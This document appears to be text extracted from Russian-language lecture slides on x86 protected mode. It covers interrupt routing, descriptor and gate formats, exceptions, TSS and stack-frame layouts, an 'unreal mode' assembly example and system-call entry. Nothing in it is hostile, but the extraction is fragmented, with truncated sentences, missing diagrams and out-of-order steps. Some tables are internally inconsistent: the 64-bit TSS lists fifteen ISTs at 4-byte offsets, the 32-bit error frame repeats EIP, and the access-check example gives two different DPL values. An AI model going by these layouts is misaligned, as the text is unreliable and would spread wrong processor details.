
Запросы прерываний от внешнего оборудования

Шина 1 (PCI...)

Шина 2

Запросы прерываний от внешнего оборудования

Мост шины 2



* - IMCR (Interrupt Mode Control Register) изображён для случая Внешнего LAPIC 80489DX (0x70 → #22; 011 → #23).

PIC Mode: $IRQ_i \rightarrow PIC \rightarrow intr\# \rightarrow BSP\ CPU \rightarrow inta\# \rightarrow PIC \rightarrow \text{Вектор} \rightarrow CPU \rightarrow \dots \rightarrow EOI/PIC$

Virtual Wire Mode A: $IRQ_i \rightarrow PIC \rightarrow intr\# \rightarrow lint0\ BSP\ LAPIC \rightarrow pint\# \rightarrow BSP\ CPU \rightarrow inta\# \rightarrow PIC \rightarrow \text{Вектор} \rightarrow CPU \rightarrow \dots \rightarrow EOI/PIC$

Virtual Wire Mode B: $IRQ_i \rightarrow PIC \rightarrow IRQ0\# IOAPIC \rightarrow \text{Шина ICC (сообщ. тупа ExtINT)} \rightarrow BSP/AP\ LAPIC \rightarrow pint\# \rightarrow CPU \rightarrow inta\# \rightarrow PIC \rightarrow \text{Вектор} \rightarrow CPU \rightarrow \dots \rightarrow EOI/PIC$

Symmetric Mode: $IRQ_i \rightarrow IOAPIC \rightarrow \text{Шина ICC (сообщ. с Вектором)} \rightarrow BSP/AP\ LAPIC \rightarrow pint\# \rightarrow CPU \rightarrow inta\# \rightarrow LAPIC \rightarrow \text{Вектор} \rightarrow CPU \rightarrow \dots \rightarrow EOI/LAPIC \rightarrow \text{Шина ICC} \rightarrow EOI/IOAPIC$

Общая структура дескриптора

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0																											
База сегмента 31...24																G	X	L	AW	предел 19..16										P	DPL	S	тип										База сегмента 23...16																База сегмента 15 ... 0																Предел сегмента 15 ... 0															

Дескрипторы сегментов приложений

Дескриптор сегмента кода

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0																					
База сегмента 31...24																G	D	L	AW	предел 19..16										P	DPL	1	1	C	R	A	База сегмента 23...16																База сегмента 15 ... 0																Предел сегмента 15 ... 0															

Дескриптор сегмента данных

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0																						
База сегмента 31...24																G	B	L	AW	предел 19..16										P	DPL	1	0	E	D	W	A	База сегмента 23...16																База сегмента 15 ... 0																Предел сегмента 15 ... 0															

Дескрипторы системных сегментов

Дескриптор TSS (№№1,9 — доступные TSS; №№3,11 — занятые TSS; в 64х разрядном режиме занимает две записи)

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0																						
База сегмента 31...24																G	0	0	AW	предел 19..16										P	DPL	0	0	1	0	B	1	База сегмента 23...16																База сегмента 15 ... 0																Предел сегмента 15 ... 0															
---																0	0	---	---										0	0	0	0	0	0	---	0	---	База сегмента 63 ... 32																																															

Дескриптор LDT (№2; в 64х разрядном режиме занимает две записи)

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0																					
База сегмента 31...24																0	0	0	AW	---										P	DPL	0	0	0	1	0	База сегмента 23...16																База сегмента 15 ... 0																Предел сегмента 15 ... 0															
---																0	0	---	---										0	0	0	0	0	---	0	---	База сегмента 63 ... 32																																															

Дескриптор вентиля прерывания или ловушки (№№6,14 — вентили прерывания; №№7,15 — вентили ловушки; в 64х разрядном режиме занимают две записи)

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0		
Смещение цели 31 ... 16																P	DPL	0	0	1	1	T	---										000/IST	Селектор цели																Смещение цели 15 ... 0															
---																0	0	0	0	0	0	---	0	---	Смещение цели 63 ... 32																																								

Дескриптор вентиля вызова (№№4,12; в 64х разрядном режиме занимает две записи)

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0		
Смещение цели 31 ... 16																P	DPL	0	0	1	0	0	---										Счетчик слов	Селектор цели																Смещение цели 15 ... 0															
---																0	0	0	0	0	---	0	---	Смещение цели 63 ... 32																																									

Дескриптор вентиля задачи (№5)

63	62	61	60	59	58	57	56	55	54	53	52	51	50	49	48	47	46	45	44	43	42	41	40	39	38	37	36	35	34	33	32	31	30	29	28	27	26	25	24	23	22	21	20	19	18	17	16	15	14	13	12	11	10	9	8	7	6	5	4	3	2	1	0
---																P	DPL	0	0	1	0	1	---										Селектор TSS	---																													

Примечания к форматам дескрипторов:

- дескрипторы i80286 описывают сегменты с 24х разрядной базой и 16ти разрядным пределом. Дескриптор занимает 8 байт.
- дескрипторы i80386+ описывают сегменты с 32х разрядным базовым адресом и 32х разрядным пределом. Для сегментов менее 1М размер задается в байтах, для сегментов от 1М до 4Г — в страницах по 4К. Дескриптор занимает 8 байт.

Примечания к типам системных дескрипторов:

- тип 0 запрещен в IA-32; в x64 маркирует старшие 8 байт 16ти байтового дескриптора.
- типы 1,3,4,6,7 обозначают 16ти разрядные дескрипторы i80286 (размер/смещение 16 бит, база 24 бита).
- типы 2,9,11,12,14,15 обозначают в IA-32 8ми байтовые дескрипторы, а в x64 — 16ти байтовые.
- согласованные сегменты — способ выполнения привилегированного кода с низким уровнем привилегий; вентили — механизм смены уровня привилегий.

Примечания к архитектуре x64:

- сегментные регистры SS, DS, ES не используются.
- для сегмента кода используются только атрибуты.
- используется FLAT модель, в которой сегменты CS,SS,DS и ES имеют предел 2^{64} и базовый адрес 0.
- FS и GS используют только 32х битовую базу; предел не проверяется; 64х битовая база невидимой части регистра проецируется на MSR регистры IA32_FS_BASE, IA32_GS_BASE, IA32_KERNEL_GS_BASE.
- загрузка сегментных регистров считывает дескриптор как в IA-32, но невидимая часть регистров не используется.
- дескрипторы x64 описывают системные сегменты с 64х разрядной базой; дескриптор длиной 16 байт (128 бит) занимает две последовательных записи в таблице; старшая часть находится в следующей записи с типом 0.

Исключения 80386+

Int#	тип	описание
00	ошибка	целочисленное деление на ноль
01	ловушка	пошаговое выполнение
02	-	критические ошибка, резерв
03	ловушка	прерывание отладчика (int 3)
04	ловушка	обработка переполнения (into)
05	ошибка	ошибка проверки границы (bound)
06	ошибка	недопустимый код операции
07	ошибка	устройство недоступно (FPU при CR0.TS!=0)
08	авария	двойная ошибка
09	авария	авария сопроцессора 386/387
0A	ошибка	недопустимый TSS
0B	ошибка	сегмент отсутствует
0C	ошибка	ошибка в сегменте стека
0D	ошибка	общий (неспецифичный) сбой защиты
0E	ошибка	ошибка обращения к странице (резерв)
0F	-	
10	ошибка	ошибка операции FPU/MMX
11	ошибка	сбой проверки выравнивания адресов
12	авария	сбой машинной проверки (ЦПУ или шины)
13	ошибка	ошибка SIMD операции (SSE)
14	-	(резерв)
...	...	-->-->--
1F	-	(резерв)

В зависимости от причины возникновения прерывания (инструкция INT, внешний сигнал, внутренняя причина) их делят на ловушки, ошибки и аварии.

В случае ошибок, связанных со срабатыванием защиты, в стек фрейма обработчика прерывания дополнительно включается код ошибки.

По формату код ошибки похож на обычный селектор, три младших бита которого имеют смысл: TI, IDT (отличие селектора шлюза таблицы прерываний от дескриптора GDT/LDT) и EXT (признак ошибки, вызванной внешним оборудованием).

Извлечение из стека кода ошибки до IRET — обязанность обработчика.

Сегмент состояния задачи; переключение стеков

16тиразрядный TSS 80286

Предыдущий TSS	+00
SP #0	+02
SS #0	+04
SP #1	+06
SS #1	+08
SP #2	+0A
SS #2	+0C
IP	+0E
FLAGS	+10
AX	+12
CX	+14
DX	+16
BX	+18
SP	+1A
BP	+1C
SI	+1E
DI	+20
ES	+22
CS	+24
SS	+26
DS	+28
Селектор LDT	+2A
	+2C

32х разрядный TSS 80386+

00000000	Предыдущий TSS	+00
ESP #0		+04
00000000	SS #0	+08
ESP #1		+0C
00000000	SS #1	+10
ESP #2		+14
00000000	SS #2	+18
CR3		+1C
EIP		+20
EFLAGS		+24
EAX		+28
ECX		+2C
EDX		+30
EBX		+34
ESP		+38
EBP		+3C
ESI		+40
EDI		+44
00000000	ES	+48
00000000	CS	+4C
00000000	SS	+50
00000000	DS	+54
00000000	FS	+58
00000000	GS	+5C
00000000	Селектор LDT	+60
база карты i/o	00000000	T +64
...		
Битовая карта портов i/o		
		+Lim

64х разрядный TSS x64 (AMD 64/IA-32E)

00000000	+00	
RSP #0	+04	
RSP #1	+08	
RSP #2	+0C	
RSP #3	+10	
RSP #4	+14	
RSP #5	+18	
RSP #6	+1C	
RSP #7	+20	
IST #1	+24	
IST #2	+28	
IST #3	+2C	
IST #4	+30	
IST #5	+34	
IST #6	+38	
IST #7	+3C	
IST #8	+40	
IST #9	+44	
IST #10	+48	
IST #11	+4C	
IST #12	+50	
IST #13	+54	
IST #14	+58	
IST #15	+5C	
00000000	+60	
00000000	+64	
база карты i/o	00000000	+64
...		
Битовая карта портов i/o		
		+Lim

Фреймы обработчиков прерываний

Реальный режим

...	+06
FLAGS	+04
CS	+02
IP	+00

16ти разрядный шлюз

ошибка		прерывание	
...	+0C	...	+0A
SS	+0A	SS	+08
SP	+08	SP	+06
FLAGS	+06	FLAGS	+04
CS	+04	CS	+02
IP	+02	IP	+00
код ошибки	+00		

32х разрядный шлюз

ошибка		прерывание	
...	+18	...	+14
SS	+14	SS	+10
EIP	+10	EIP	+0C
EFLAGS	+0C	EFLAGS	+08
CS	+08	CS	+04
EIP	+04	EIP	+00
код ошибки	+00		

64х разрядный режим

ошибка		прерывание	
...	+30	...	+28
SS	+28	SS	+20
RSP	+20	RSP	+18
RFLAGS	+18	RFLAGS	+10
CS	+10	CS	+08
RIP	+08	RIP	+00
код ошибки	+00		

- В защищенном режиме необходима изоляция стеков для разных колец защиты; поэтому при смене CPL обязательно выполняется переключение стеков; информация о назначенных стеках для разных колец хранится в TSS.

- Некоторые обработчики ошибок и аварий обязаны пользоваться отдельным стеком, *гарантированно* корректным.

- При смене CPL (что возможно только при прохождении через шлюз) в стек дополнительно заносится информация о прежнем состоянии указателя стека. Возврат управления (IRET, RET FAR) автоматически восстанавливает прежний указатель стека.

В 64х разрядном режиме:

- Допустимо использование только 64х разрядных обработчиков исключений (в 32х разрядном можно выбирать между 16ти и 32х разрядными обработчиками по типу дескриптора шлюза)

- TSS для переключения задач больше не используется, его место заняла специальная структура, определяющая до 7 дополнительных стеков (IST), которыми могут пользоваться обработчики прерываний; выбор конкретного IST определяется битами «IST» дескриптора шлюза прерывания или ловушки.

- В стек фрейма обработчика *всегда* заносится информация о прежнем значении указателя стека

- При входе в обработчик значение SS всегда обнуляется, а в RPL(SS) записывается текущий CPL.

Предположим, что существует следующий фрагмент кода:

```

_DATA segment word public 'DATA' use16
_c dw 0
_a dw 1111h
_b dw 2222h
_DATA ends

_TEXT segment byte public 'CODE'
assume cs:_TEXT


extern _sum: far

_main proc far
mov ax, _DATA
mov ds, ax
assume ds:_DATA
push _a
push _b
call _sum
add sp, 4
mov _c, ax
ret 0
_main endp
_TEXT ends
end
    
```

В DS, ES, FS, GS и SS загружаем селектор сегмента с базой 0 и пределом 4G; (в SS можно загружать только селектор сегмента данных с правом записи). Корректируем ESP так, что бы стек указывал на прежнее место в физической памяти.

другая форма: `mov ax, seg _a`

при загрузке нового значения в видимую часть сегментного регистра в его невидимую часть считывается дескриптор



Загружаем регистр GDTR. Так как мы не инициализируем IDT и IDTR, то все прерывания должны быть запрещены, включая NMI.

Устанавливаем бит PE в 1 (включаем сегментацию) и следующими инструкциями перезагружаем все сегментные регистры (для загрузки в невидимые части регистров правильных дескрипторов)

Начинаем с загрузки CS, что можно сделать только дальним переходом (или вызовом). В данном случае делаем дальний переход с 32х разрядным смещением на следующую в физической памяти инструкцию. В г.т. её адрес был F000:008F; в защищенном режиме мы используем сегмент с базой 0, т.е. смещение будет 000F008F (можно было бы описать сегмент с базой 000F0000, тогда смещение не изменилось бы и можно было бы использовать 16ти разрядную инструкцию перехода). (В синтаксисе AT&T можно было бы написать: `addr32 lcall 0x0008, .+0x000F0008`)

Адрес	Данные
0000 0000 0000 0000	:030000
0000 0000 0000 0000	:030008
0000 0000 0000 0000	:030010
0000 0000 0000 0000	:030018
0000 0000 0000 0000	:030020
0000 0000 0000 0000	:030028
0000 0000 0000 0000	:030030
0000 0000 0000 0000	:030038
0000 0000 0000 0000	:030040
0000 0000 0000 0000	:030048
0000 0000 0000 0000	:030050
0000 0000 0000 0000	:030058
0000 0000 0000 0000	:030060
0000 0000 0000 0000	:030068
0000 0000 0000 0000	:030070
0000 0000 0000 0000	:030078
0000 0000 0000 0000	:030080
0000 0000 0000 0000	:030088
0000 0000 0000 0000	:030090
0000 0000 0000 0000	:030098
0000 0000 0000 0000	:0300A0
0000 0000 0000 0000	:0300B0
0001 0007 FFFF 0071	:0300B8
0504 AA55 0000 E5F2	:0300C0
0027 0098	:0300C8
0000 0000	:0300D0
0000 0000	:0300D8
0000 0000	:0300E0
0000 001F	:0300E8
00A0 0005	:0300F0
0050 000F	:0300F8
0020 1000	:030100
0000 0000 0000 0000	:030108

Очищаем бит PE в CR0 (выключаем сегментацию) и сразу же перезагружаем сегментные регистры. Начинаем с дальнего перехода для загрузки CS, затем все остальные сегментные регистры. При этом ЦПУ загружает в невидимые части регистров новую базу, вычисленную по номеру сегмента, а предел остается неизменным — 4G. (Обычно перед переходом в г.т. специально предварительно загружают дескрипторы с пределом 64K).

База GDT: 030008

GDTR = 030008

Разрешаем прерывания (хотя в данном случае это неправильно: таблица векторов прерываний реального режима тоже неинициализирована).

Атрибу

Теперь в 16ти разрядном режиме можно пользоваться 32х разрядными смещениями и легко обращаться за границу 64K. Для примера обращаемся к видеопамяти, используя сегмент 0.

(!) Для обращений за пределы первого мегабайта надо включить режим «Линия A20 разрешена» (см. программирование 8042)

LDTR = 0300E000270020

База LDT: 0300E0

Селектор LDT: 0020

Установленный флаг B (здесь: «x=1») дескриптора сегмента данных обозначает:
 - для сегментов с ED=1: верхняя граница равна 4G, а не 64K
 - для сегментов, селектор которых загружен в SS: операции push/pop/call/ret/iret используют ESP, а не SP (как было бы в 16ти разрядном сегменте)

Предположим также, что:

- в GDTR было загружено значение 03000800
- в LDTR было загружено значение 0020
- в CS было загружено значение 000B
- в DS было загружено значение 0015
- по адресу 000B:0008 находится инструкция `mov ax, _DATA`
- по адресу 0015:0002 размещено «_a»
- рассматриваем фазу считывания операнда инструкции `mov ax, _DATA`
- подчеркивание и красный цвет показывают соответствия мнемоники команд и машинных кодов в дампе
- при записи дампа адреса перечисляются справа налево

Проверки:

- RPL(cs) = 3 → следовательно CPL=3
- сегмент кода несогласованный (C=0) → убеждаемся, что CPL == DPL(_TEXT): DPL тоже равен 3
- вычисляем EPL=max(CPL,RPL(ds))=3
- убеждаемся, что EPL<=DPL(_DATA)=3, тогда как DPL=2 → **ДОСТУП**

Копируем таблицу дескрипторов из ПЗУ в ОЗУ (она должна быть доступна по записи, т.к. процессор модифицирует её во время работы)

Размер таблицы всегда кратен 8 байтам, поэтому копирование можно выполнять инструкциями `movsd` (двойными словами)

Контрольные вопросы:

- что размещено по физическим адресам 000B:0008 и 0015:0002
- каков адрес возврата из процедуры `_main`

«Нереальный 8086»

```
.include "tools.inc.i"

.macro .descriptor, limit=0,base=0,g=0,x=0,l=0,p=0,dpl=0,c=0,r,a=0,w,ed=0,type
.if (\limit)<=0x00100000
.word (\limit)%0x10000
.else
.word ((\limit)/4096)%0x10000
.endif
.word (\base)%0x10000
.byte ((\base)>>16)%0x0100
.ifnb \type
.byte ((\p)<<7)+((\dpl)<<5)+(\type)
.else
.ifnb \r
.byte ((\p)<<7)+((\dpl)<<5)+0b11000+((\c)<<2)+((\r)<<1)+(\a)
.else
.ifnb \w
.byte ((\p)<<7)+((\dpl)<<5)+0b10000+((\ed)<<2)+((\w)<<1)+(\a)
.else
.byte 0
.endif
.endif
.endif
.if (\limit)<=0x00100000
.byte ((\g)<<7)+((\x)<<6)+((\l)<<5)+((\limit)>>16)%0x10
.else
.byte 0b10000000+((\x)<<6)+((\l)<<5)+((\limit)>>28)%0x10
.endif
.byte ((\base)>>24)%0x0100
.endm

.arch pentium4
.code16
.section .text
.org 0
_start: cli
mov $0x9000, %ax
mov %ax, %ss
mov $0xFFFFE, %sp
sti

call tools_scanbios
call tools_initialize
call init
call tools_stop

hello1: .asciz "First phase: real mode now\r\n"
hello2: .asciz "Last phase: real mode again\r\n"

init: print_asciiz %cs, $hello1

movw %cs, %ax
movw %ax, %ds
movw $_gdt, %si
movw $0x1000, %ax
movw %ax, %es
xor %di, %di
movw $_gdt_size/4, %cx
cld
rep movsl
```

```
lgdt _gdt

cli
inb $0x70
or $0x80, %al
outb $0x70

mov %cr0, %eax
or $0x00000001, %eax
mov %eax, %cr0
.byte 0x66, 0xEA
.long .+0x000F0006
.word 0x0008

mov $0x0010, %ax
mov %ax, %ds
mov %ax, %ss
mov $0x0009FFFE, %esp
mov %ax, %es
mov %ax, %fs
mov %ax, %gs

mov %cr0, %eax
and $0xFFFFF0, %eax
mov %eax, %cr0
.byte 0xEA
.word .+4, 0xF000

xor %ax, %ax
mov %ax, %ds
mov %ax, %es
mov %ax, %fs
mov %ax, %gs
mov $0x9000, %ax
mov %ax, %ss
mov $0x0000FFFE, %esp

inb $0x70
and $0x7F, %al
outb $0x70
sti

mov $0x000B80A0, %edi
mov $0x9E23, %ax
mov $400, %cx
cld
rep addr32 stosw

print_asciiz %cs, $hello2
ret

_gdt: .word _gdt_size-1
.long 0x00010000

_gdt: .descriptor
.descriptor limit=0xFFFFFFFF, base=0, r=1, p=1, dpl=0
.descriptor limit=0xFFFFFFFF, base=0, x=1, w=1, p=1, dpl=0
_gdt_size = . - _gdt

.include "tools.inc.s"

.org 0xFFFF0
.byte 0xEA
.word _start, 0xF000

.org 0xFFFFE
.word 0x99FC
```

Системные вызовы

Адресное пространство, доступное с CPL == 3

Область адресного пространства, доступная с CPL == 0 (ядро ОС)

Приложение

```

...
h = open( «file.dat», 0 );
if ( h != -1 ) {
...
    
```

Библиотечная функция, обёртка системного вызова (передача аргументов через регистры)

```

open:
mov    $5, %eax
mov    4(%esp), %ebx
mov    8(%esp), %ecx
mov    12(%esp), %edx
int    $NN # sysenter
ret
    
```



В 3-м кольце используются селекторы S3 для CS и S4 для DS, ES, SS; при переключении в 0-ое кольцо с помощью программного прерывания значение для CS (равное S1) берется из вентиля прерывания, для SS (равное S2) – из текущего TSS, а DS и ES устанавливаются равными S2 явным образом в коде обработчика прерывания


При переключении по sysenter в 0-ое кольцо CS берется из MSR IA32_SYSENTER_CS (S1), SS устанавливается равным CS+8 (S2=S1+8), А DS и ES устанавливаются в S2 явным образом в коде ядра ОС

Библиотечная функция, обёртка системного вызова (передача аргументов через стек)

```

open:
mov    $5, %eax
lea   4(%esp), %edx
int    $NN # sysenter
ret
    
```

(R)EDX



Точка входа в систему

```

sys_call_entry:
push  %edx
push  %ecx
push  %ebx
push  %eax
mov   $S1, %ax
mov   %ax, %ds
call  _sys_call
add   $12, %esp
iret
    
```

Диспетчер системных вызовов

```

/* реальные типы функций, передачу аргументов
и возврат результата (равно как и кода ошибки)
сейчас не рассматриваем */
int (*sys_call_table[]) (...) = {
...
sys_open,
...
};

void sys_call( int op /*eax*/, int ebx, ... )
{
return (sys_call_table[op])( ... );
}
    
```



Обработчик системного вызова

```

int sys_open(char *filename, int mode, int smode)
{
...
return -1;
}
    
```

Таблица дескрипторов обработчиков прерываний (IDT)

смещение	PS DPL	ТИП	селектор	смещение
31...16			15...0	15...0
...				
NN:	P=1, DPL=3, S=0	ТИП=15 (trap)	CS (RPL=0)	EIP/RIP



Глобальная таблица дескрипторов (GDT)

база	GX L	предел	PS DPL	ТИП	база	предел
31...24		19...16			23...15...0	15...0
...						
S1			P=1, DPL=0, S=1	code r/o	база (0)	предел (2 ³² /2 ⁶⁴)
S2 (S1+8)			P=1, DPL=0, S=1	data r/w	база (0)	предел (2 ³² /2 ⁶⁴)
S3			P=1, DPL=3, S=1	code r/o	база (0)	предел (2 ³² /2 ⁶⁴)
S4			P=1, DPL=3, S=1	data r/w	база (0)	предел (2 ³² /2 ⁶⁴)
...						

Код приведенного выше многопоточного приложения на ассемблере:

Жирным выделены обращения к блоку описания потока (TEB/TCB), сегментный регистр FS содержит селектор сегмента, база которого смещена относительно базы сегмента данных таким образом, что с адреса FS:0 начинается блок описания текущего потока; при перепланировании потока дескриптор обновляется.

